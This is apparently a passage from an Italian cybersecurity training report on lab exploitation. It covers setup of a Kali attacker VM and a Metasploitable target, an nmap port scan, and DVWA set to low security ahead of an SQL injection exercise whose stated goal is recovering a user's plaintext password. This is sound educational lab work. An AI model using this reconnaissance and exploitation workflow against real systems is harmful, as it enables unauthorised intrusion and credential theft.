




# BUILD WEEK III

LA LITANIA DEI DATASHIELDS

[datashields.tech](http://datashields.tech)

# INTRODUZIONE



## OVERVIEW

IN QUESTO REPORT, ESAMINEREMO CINQUE TIPI DI ESERCIZI CHE SI BASANO SU APPROCCI PER SFRUTTARE LE VULNERABILITÀ. CI SARANNO MAGGIORMENTE PARTI PRATICHE SVOLTE SULLE MACCHINE VIRTUALI, NELLE QUALI SPIEGHEREMO I PASSAGGI E LE CONSIDERAZIONI RELATIVE A VARI TIPI DI EXPLOIT.

# CONTENTS

---

04

Web Application  
Exploit SQLi

18

Web Application  
Exploit XSS

26

System Exploit BOF

39

Exploit Metasploitable  
con Metasploit

46

Exploit Windows  
con Metasploit

# SQLI

TRACCIA:

SFRUTTARE LA VULNERABILITÀ SQL INJECTION  
PRESENTE SULLA WEB APPLICATION DVWA PER  
RECUPERARE IN CHIARO LA PASSWORD  
DELL'UTENTE GORDON BROWN .


- EFFETTUARE LE OPERAZIONI SIA IN AUTOMATICO CHE IN MODO MANUALE
- DECRYPTARE LA PASSWORD SIA IN MODO AUTOMATICO CHE MANUALE
- REQUISITI LABORATORIO :  
LIVELLO DIFFICOLTÀ DVWA : LOW

IP KALI LINUX : 192.168.22.110/24  
IP METASPLOITABLE : 192.168.22.120/24

L'SQL Injection (SQLi) è una tecnica di attacco che sfrutta vulnerabilità nelle applicazioni web che interagiscono con database. Gli attaccanti inseriscono codice SQL malevolo nei campi di input dell'applicazione, che viene poi eseguito dal database. Questo può permettere loro di accedere, modificare o eliminare dati sensibili, bypassare l'autenticazione, e ottenere il controllo del sistema. Le vulnerabilità SQLi nascono spesso da una mancata validazione e sanitizzazione degli input da parte dell'applicazione.


# PREPARAZIONE

Iniziamo configurando l'indirizzo IP della macchina virtuale attaccante, **Kali** 192.168.22.110/24 e della macchina virtuale target, **Metasploit** 192.168.22.120/24



The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a terminal window titled "diidro@kali: ~" is displaying the contents of the "/etc/hosts" file. The file includes the standard loopback entries and a new entry for the Metasploit target at 192.168.22.120.

```
File Machine View Input Devices Help
File nano 8.0
/etc/hosts
127.0.0.1 localhost
127.0.1.1 kali.org
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.22.120 metasploit
192.168.50.102 windows
10.129.227.248 Linux
10.129.95.234 unika.htb
192.168.1.10 xp
192.168.56.103 blackbox
```



Two terminal windows are shown side-by-side. The left window, titled "diidro@kali: ~", shows the configuration of the "/etc/network/interfaces" file for the Kali host. It includes static configurations for the "eth0" interface (IP 192.168.22.110) and the "lo" loopback interface. The right window, titled "metasploitable [Running] - Oracle VM VirtualBox", shows the configuration of the "/etc/network/interfaces" file for the Metasploit target. It includes static configurations for the "eth0" interface (IP 192.168.22.120) and the "lo" loopback interface.

```
File Actions Edit View Help
GNU nano 8.0
/etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback


auto eth0
iface eth0 inet static
    address 192.168.22.110
    netmask 255.255.255.0
    broadcast 192.168.22.125
    gateway 192.168.22.1

File Machine View Input Devices Help
GNU nano 2.0.7
File: /etc/network/interfaces
This file describes the network interfaces available on your system
and how to activate them. For more information, see interfaces(5).

The loopback network interface
auto lo
iface lo inet loopback

The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.22.120
    netmask 255.255.255.0
    broadcast 192.168.22.255
    gateway 192.168.22.1
```

Aggiungendo l'indirizzo IP del target all'interno della recovery **"/etc/hosts"** faciliteremo il lavoro e possiamo procedere con un **"ping"** per verificare la connessione tra le macchine.



The screenshot shows a terminal window on the Kali host. The user has run the "ping" command against the Metasploit target at 192.168.22.120. The output shows four ICMP echo requests being sent and received successfully, indicating a functional connection between the two hosts.

```
(diidro@kali)-[~]
$ ping -c4 metasploit
PING metasploit (192.168.22.120) 56(84) bytes of data.
64 bytes from metasploit (192.168.22.120): icmp_seq=1 ttl=64 time=9.82 ms
64 bytes from metasploit (192.168.22.120): icmp_seq=2 ttl=64 time=0.774 ms
64 bytes from metasploit (192.168.22.120): icmp_seq=3 ttl=64 time=0.219 ms
64 bytes from metasploit (192.168.22.120): icmp_seq=4 ttl=64 time=0.232 ms
--- metasploit ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3036ms
rtt min/avg/max/mdev = 0.219/2.760/9.817/4.080 ms
```

# SCAN NMAP


Eseguiamo uno scan di rete del target per visionare le vulnerabilità possibili collegate alle porte aperte, vista la richiesta della traccia possiamo concentrarci sulla porta **80** con il servizio http, accertandoci che sia aperta e che il servizio sia attivo con il comando **“sudo nmap -p- metasploit”**

```
(diidro㉿kali)-[~]
$ sudo nmap -p- metasploit
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 04:08 EDT
Nmap scan report for metasploit (192.168.22.120)
Host is up (0.00010s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
39203/tcp open  unknown
39207/tcp open  unknown
45180/tcp open  unknown
57390/tcp open  unknown
MAC Address: 08:00:27:5B:0C:E3 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
```

# PREPARAZIONE DVWA

ACCEDIAMO TRAMITE LA PORTA 80 SU DVWA



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

**PHPIDS**

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low

Logout

A pink arrow points to the "Command Execution" menu item in the sidebar.



IMPOSTIAMO IL LIVELLO DI DIFFICOLTA' SU  
**LOW**

# TEST VULNERABILITÀ'

Inseriamo un valore per vedere come si presenta l'output:



Vulnerability: SQL Injection

User ID:  Submit

ID: 1  
First name: admin  
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
